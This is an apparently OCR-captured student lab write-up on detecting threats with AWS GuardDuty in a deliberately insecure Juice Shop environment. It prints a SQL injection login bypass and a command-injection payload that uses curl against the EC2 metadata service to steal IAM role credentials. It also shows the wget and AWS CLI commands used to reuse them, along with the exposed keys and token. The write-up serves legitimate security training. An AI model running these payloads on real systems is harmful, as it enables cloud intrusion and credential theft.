
nextwork

Threat Detection with GuardDuty

Project Link: View Project

Author: Felipe Gonzalez
Email: phillnation8310@gmail.com



A malware scan on your S3 objec... File (not a virus).
Credentials for the EC2 instance ... a remote AWS account.
Credentials for the EC2 instance ... a remote AWS account.

A malware scan on your S3 object EICAR-test-file.txt has detected a security risk EICAR-Test-File (not a virus).

High First seen a minute ago, last seen a minute ago Info

A malware scan on your S3 object arn:aws:s3:::vulnerablewebapp-thesecurebucket-qu2vniy4nr6f/EICAR-test-file.txt has detected a security risk EICAR-Test-File (not a virus).

This finding is Useful Not useful

Overview

Finding ID	b8cafed82876c20def97cf253d07d932
Type	Object:S3/MaliciousFile
Severity	HIGH
Region	us-east-1
Count	1
Account ID	039612851041
Resource ID	vulnerablewebapp-thesecurebucket-qu2vniy4nr6f
Created at	04-03-2025 18:05:45 (a minute ago)
Updated at	04-03-2025 18:05:45 (a minute ago)

Resource affected

Resource type	S3Object

S3 objects

ARN	arn:aws:s3:::vulnerablewebapp-thesecurebucket-qu2vniy4nr6f/EICAR-test-file.txt
Key	EICAR-test-file.txt
E tag	44d88612fea8a8f36de82e1278abb02f
Hash	275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f

S3 buckets

Destination: vulnerablewebapp-thesecurebucket-qu2vniy4nr6f

Name	vulnerablewebapp-thesecurebucket-qu2vniy4nr6f
Type	Destination
ARN	arn:aws:s3:::vulnerablewebapp-thesecurebucket-qu2vniy4nr6f
Effective permission	NOT_PUBLIC
Created at	04-02-2025 21:29:39 UTC

Default server side encryption

Encryption type	AES256

Owner

ID	11b41a917f508a2b93c8b930c2f7b1b98c795abcf4839b9fe9a7402a9cd7e412

Tags

aws:cloudformation:stack-id	arn:aws:cloudformation:us-east-1:039612851041:stack/vulnerablewebapp/90c1b790-1009-11f0-985a-0ebd25ef6105

Introducing Today's Project!

Tools and concepts

GuardDuty I learned how to use GuardDuty to detect suspicious activity, like someone stealing and using EC2 credentials or uploading malware.

IAM Roles I saw how EC2 instances use IAM roles and how those roles can be misused if the credentials are leaked.

S3 Security I learned how S3 bucket permissions work, and how GuardDuty helps detect unauthorized access or malware in buckets.

CloudTrail I used CloudTrail to track what actions were taken with the stolen credentials and where they were used.

Malware Protection I tested GuardDuty’s malware detection by uploading a safe test file (EICAR), and it correctly flagged it.

AWS CLI & Profiles I practiced using the AWS CLI with different profiles to simulate an attacker using temporary credentials.

Security Best Practices I understood how important it is to limit access, monitor activity, and use GuardDuty to catch threats quickly.

Project reflection

I completed this project in approximately 2–3 hours, including setup, testing, and analyzing GuardDuty findings

Great project!

Project Setup

Deployed a vulnerable web application environment using this CloudFormation template. Specifically, the stack includes:

EC2 Instance(s): Hosting the OWASP Juice Shop, a deliberately insecure web application for testing and learning.

IAM Role & Instance Profile: The EC2 instance is assigned a role with permissions, which are later exploited during the GuardDuty exercise.

S3 Bucket: Named something like vulnerablewebapp-thesecurebucket-, this bucket contains a secret file used to simulate unauthorized access.

Security Groups & VPC Settings: Basic networking setup to allow traffic to the app and simulate real-world exposure.

Auto Scaling Group & Launch Template: For managing EC2 instances with specific configurations.

GuardDuty Detector (manually enabled later): To monitor and detect malicious activity.

This setup is intentionally insecure to help you test and explore AWS security monitoring and detection capabilities, especially GuardDuty.

The web app deployed is called Juice Shop. To strengthen my GuardDuty skills, I plan to simulate a variety of suspicious and potentially malicious activities such as port scanning, unauthorized access attempts, and IAM credential misuse targeting the application. I will then monitor how Amazon GuardDuty detects and classifies these activities, analyze the findings, and explore appropriate response actions. This hands-on approach will deepen my understanding of real-world threat detection using AWS-native security tools.

Amazon GuardDuty is a threat detection service that continuously monitors your AWS accounts, workloads, and data for malicious activity and unauthorized behavior.

It helps you:


🛡️ Detect threats like compromised instances, stolen credentials, or malware.

🔍 Monitor logs from AWS CloudTrail, VPC Flow Logs, and DNS queries.

🚨 Raise security findings with severity levels and detailed context.

🧠 Use machine learning, anomaly detection, and threat intelligence to spot unusual activity.

In short, GuardDuty gives you visibility into potential security issues in your AWS environment—without needing to deploy or manage infrastructure.



Delete initiated for arn:aws:cloudformation:us-east-1:039612851041:stack/eksctl-cloudmart-cluster/bb269ab0-ece5-11ef-99b4-120ab07e5ab5

Stacks (1)

Filter status: Complete

View nested

Stacks
vulnerablewebapp 2025-04-02 17:29:32 UTC-0400 CREATE_COMPLETE

vulnerablewebapp

Overview

Stack ID arn:aws:cloudformation:us-east-1:039612851041:stack/vulnerablewebapp/90c1b790-1009-11f0-985a-0ebd25ef6105	**Description** This template creates an insecure web app for NextWork's project on threat detection and GuardDuty!
Status CREATE_COMPLETE	**Detailed status** -
Status reason -	**Root stack** -
Parent stack -	**Created time** 2025-04-02 17:29:32 UTC-0400 **Updated time** -
Deleted time -	**Drift status** NOT_CHECKED
Last drift check time -	**Termination protection** Deactivated
IAM role -	

SQL Injection

The first attack I performed on the web app is SQL injection, which means I exploited a vulnerable input field like a login form to insert SQL code that the backend wasn't expecting.


Instead of entering a normal username and password, I typed in:

' OR 1=1

This clever little trick tells the database to ignore the actual login logic and just return true for everything. And just like that, I was in.

SQL injection is a security risk because it allows attackers to tamper with backend queries, often giving them unauthorized access to sensitive data, administrative functions, or even full control of the database. In some cases, attackers can read, modify, or delete data without ever needing a password.

It's like whispering secret instructions to the database through a crack in the wall. If the application doesn't validate inputs properly or use parameterized queries, it unknowingly obeys. This kind of attack is not only dangerous but also surprisingly easy to pull off on poorly secured applications, making it a top priority in both OWASP's Top 10 and in real-world cloud threat detection with tools like GuardDuty.



You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

Command Injection

Command injection is a critical web security vulnerability that occurs when an attacker is able to trick a server into executing unauthorized system commands—simply by entering malicious input where only plain data (like a username) was expected.

In this lab, we exploited the admin portal's username field. Rather than entering a regular name, we injected system-level commands that the web server mistakenly executed. Imagine asking someone for their name, and instead they hand you instructions to unlock your phone and give it to them—that's command injection in action.

The web app should have treated our input as harmless text, but due to a lack of input sanitization, it ran the embedded commands. This gave us access to something highly sensitive: the IAM credentials of the EC2 instance hosting the application.


To perform command injection, I targeted the Username field on the login page of the vulnerable web app (Juice Shop). Instead of entering a typical username, I inserted a specially crafted payload containing shell commands. The application, due to poor input validation, executed those commands directly on the underlying EC2 instance.

The injected command exploited the fact that the app was running system-level operations based on user input. Here's a breakdown of the steps I used:

🔒 Step-by-Step Breakdown: Accessed the login form of the Juice Shop admin portal.

Entered the following command in the username field:

$(TOKEN=$(curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600") && CREDURL=http://169.254.169.254/latest/meta-data/iam/security-credentials/ && CREDS=$(curl -H "X-aws-ec2-metadata-token: $TOKEN" -s $CREDURL | xargs -n1 curl -H "X-aws-ec2-metadata-token: $TOKEN") && echo $CREDS | json_pp > frontend/dist/front



Email:
admin@juice-sh.op

Username:
#{global.process.mainModule.require('chil

[object Object]

File Upload:
No file chosen

or

Image URL:
e.g. https://www.gravatar.com/avatar/526703ac2bd7cd675e872

Attack Verification

The command injects this line into the server:

echo $CRED | json_pp > frontend/dist/frontend/assets/public/credentials.json

This writes the stolen IAM credentials to a file in the local file system of the Juice Shop app. Note: qJuice Shop is most likely being served through CloudFront as a static web app. This means: ○ The frontend/dist/frontend directory is publicly served as part of the web app. ○ CloudFront acts as the CDN/front-door to the web content.

That's why you can access this file at:

https://dlcjrnaymgmey.cloudfront.net/assets/public/credentials.json

This URL corresponds to:


/frontend/dist/frontend/assets/public/credentials.json

because that’s where the file was written during the injection.

🧭 In short: The command injection didn’t include the CloudFront URL directly.

But it wrote the file to a location that is exposed via your app's CloudFront-distributed frontend.

CloudFront just acts as the public-facing entry point that makes that path available over HTT



```
{
   "AccessKeyId" : "ASIAQSOI4ENQUGBQKDDN",
   "Code" : "Success",
   "Expiration" : "2025-04-04T01:36:42Z",
   "LastUpdated" : "2025-04-03T19:06:47Z",
   "SecretAccessKey" : "G7an08srDcNif5kMsfaB9PiJ+XUHJ6ZxwO7r2Ig2",
   "Token" :
"IQoJb3JpZ2luX2VjEIz//////////wEaCXVzLWVhc3QtMSJGMEQCIEqBBeMwwnNIsBSI0c9INSuM9RmZULovqV0LVatkQC3rAiA7ejoArOUpleaCUnO2+oQD2l5+jfHXC/pFY2QQR53RTCrBBQj0//////////8BEAAaDDAzOTYxMjg1MTA0MSIMOGTyayj4b8qI8AC
PKpUFce2JqKBY2mb1e9vpbuf+337YrcuGZ9Alk5C9YwokFjMIAwS0hL7yf/fQ/N9mq0jBCXRgR9m250d0gvd3wP/ya42AamY7ovZ0GoXg08xR7NCnDnuEPNmAJ3F3BeBiTM1dDc8h23rlX2f+G8GnIlOoUf2vloaSRGS9lJr5Coxyoe5zrSU7p7ZBxX5L7Q6nBBQWuMw
NSRaAnRqpRIf4vOIGYEgBwsGcE83pCfKQ4FyIG2p1PT3a0FVGbHSVDHQIArUMKBhX5E+x6T+wQpTws8ECJdoYAvxdiuSo2m+v/1lJaCIWQOwMnFW2+SpQs3ciQ0UQby5RhzN5pTXtHtLqjbZaUSqtYo9gMBvjGTzqZfPIjZtBYNgHjkQD3rWyYi23MKSrMv06zo26ZSl
DTFOK+ZndGM1Q2TV8HiId0XLVGDDh0o2Z3P3GZtXDjIQo1pL7Qv7MLh08jI5c6PR+dOa/OM/eHfS9B1MSrkLLdyjQAainu/Kd3rgxxZ/p18ZtAu5x59OmIQSgn3Q34cJeuuvkOv6F8Ny75mwBiM0X8wJA96ReyspUrQ5GicllF1EgusRF29OtbyundL8BnZLMYKWai7w
RWAl72jCo54AvjR9gMR0gdBsD1oI4jPCrYN0Uoh4gRvZk6cvxSRyFxJiYiR0Rws9iDU2nWmZbi7N4fqHifPVdbhaAxpkYFQpnUlT7dMT7ziIUXdX9MYB5NzDRmEcGhzHuAo5/FOCTCb8OQR3YI6RX7emGHcEk2zjKwQMVGfpYIp32As5fj5mNj8+0YIYD/Rm653WtNSx
tlirFQTbtHgkinAo7kVXvP6M8qlkQSySGhmA7F5yU992oZ0GtCXEtsbTB3f8CvVGeqQiFthSMFf92Sx6phdi4izDkuLu/BjqyAfxsZ+EmD33LlUBtdtTW9bq6BQ++XmRgP+9OTbZ6fA580EtpH3BvZDyMPADPDo//FgyXpkjkAHOHSFV2AeFhq+qnxE2GGbLzflRqtY3
g80acxQYlnA4brqGOevkAzCd0yQD6ZkvAH+5z+1DNGJY3bNx8mVmRVeq5d/lj9TbMGnMVxqbsmq6XAxgkKYe0XxnzXPsAUgJQLcMJnDV3Fasda5KPkxqoNFN63tpp+oUUojR2WYs=",
   "Type" : "AWS-HMAC"
}
```

Using CloudShell for Advanced Attacks

I'm using AWS CloudShell to simulate an external attacker who has stolen credentials and is now using them to access resources in a cloud environment they shouldn't belong to.

While I own both the victim EC2 instance and the CloudShell session, CloudShell actually runs under a different AWS account ID than the EC2 instance. This creates a realistic simulation of credential misuse across accounts—which is exactly what GuardDuty is designed to detect.

By configuring the AWS CLI in CloudShell with the stolen EC2 instance credentials, I'm creating a scenario where:

A separate AWS session (CloudShell) uses credentials meant for a different compute identity (the EC2 instance).

I then use those credentials to access resources like S3 buckets, mimicking what a real attacker would do after stealing IAM role credentials.

I ran the following commands to simulate how an attacker would locate, view, and extract sensitive credentials from a vulnerable web application:

1. wget wget $JUICESHOPURL/assets/public/credentials.json This command downloads the publicly exposed credentials.json file that was planted earlier through a command injection attack. It simulates how an attacker might exfiltrate stolen IAM credentials from a web-accessible location after compromising the server.
2. cat cat credentials.json

I used cat to view the raw contents of the credentials file. This allowed me to confirm that the file contains valid AWS IAM temporary credentials, including:

AccessKeyId

SecretAccessKey

Token

Expiration

3. jq cat credentials.json | jq I piped the output to jq, a JSON parser, to pretty-print the credentials for easier inspection. This helps quickly extract or verify specific fields and simulates how an attacker might script the process of harvesting and using the credentials.

The credentials I extracted from the vulnerable Juice Shop web app represent a temporary IAM role assigned to an EC2 instance.

By configuring them in a separate profile (stolen), I can isolate and test their permissions as if I were the attacker — using the credentials on a different machine (in this case, CloudShell).


This setup mimics real-world credential exfiltration, where an attacker uses stolen credentials from a public location to access AWS services elsewhere.

✅ Key benefits of using a new profile: 🔐 Safe testing without affecting your default AWS account access

🧪 Simulates external usage, triggering GuardDuty alerts like:

UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.OutsideAWS

🔁 Enables easy switching between attacker (--profile stolen) and your admin account (default)



```
~ $ aws configure set profile.stolen.region us-east-1
~ $ aws configure set profile.stolen.aws_access_key_id ASIAQSOI4ENQUGBQKDDN
~ $ aws configure set profile.stolen.aws_secret_access_key G7an08srDcNif5kMsfaB9PiJ+XUHJ6ZxwO7r2Ig2
~ $ aws configure set profile.stolen.aws_session_token "IQoJb3JpZ2luX2VjEIz//////////wEaCXVzLWVhc3QtMSJGMEQCIEqBBeMwwnNIsBSI0c9INSuM9RmZULovqV0LVatkQC3rAiA7e
joArOUpleaCUnO2+oQD2l5+jfHXC/pFY2QQR53RTCrBBQj0//////////8BEAAaDDAzOTYxMjg1MTA0MSIMOGTyayj4b8qI8ACPKpUFce2JqKBY2mb1e9vpbuf+337YrcuGZ9Alk5C9YwokFjMIAwS0hL7yf/
fQ/N9mq0jBCXRgR9m250d0gvd3wP/ya42AamY7ovZ0GoXg08xR7NCnDnuEPNmAJ3F3BeBiTM1dDc8h23rlX2f+G8GnIlOoUf2vloaSRGS9lJr5Coxyoe5zrSU7p7ZBxX5L7Q6nBBQWuMwNSRaAnRqpRIf4vOI
GYEgBwsGcE83pCfKQ4FyIG2p1PT3a0FVGbHSVDHQIArUMKBhX5E+x6T+wQpTws8ECJdoYAvxdiuSo2m+v/1lJaCIWQOwMnFW2+SpQs3ciQ0UQby5RhzN5pTXtHtLqjbZaUSqtYo9gMBvjGTzqZfPIjZtBYNgH
jkQD3rWyYi23MKSrMv06zo26ZSlDTFOK+ZndGM1Q2TV8HiId0XLVGDDh0o2Z3P3GZtXDjIQo1pL7Qv7MLh08jI5c6PR+dOa/OM/eHfS9B1MSrkLLdyjQAainu/Kd3rgxxZ/p18ZtAu5x59OmIQSgn3Q34cJeu
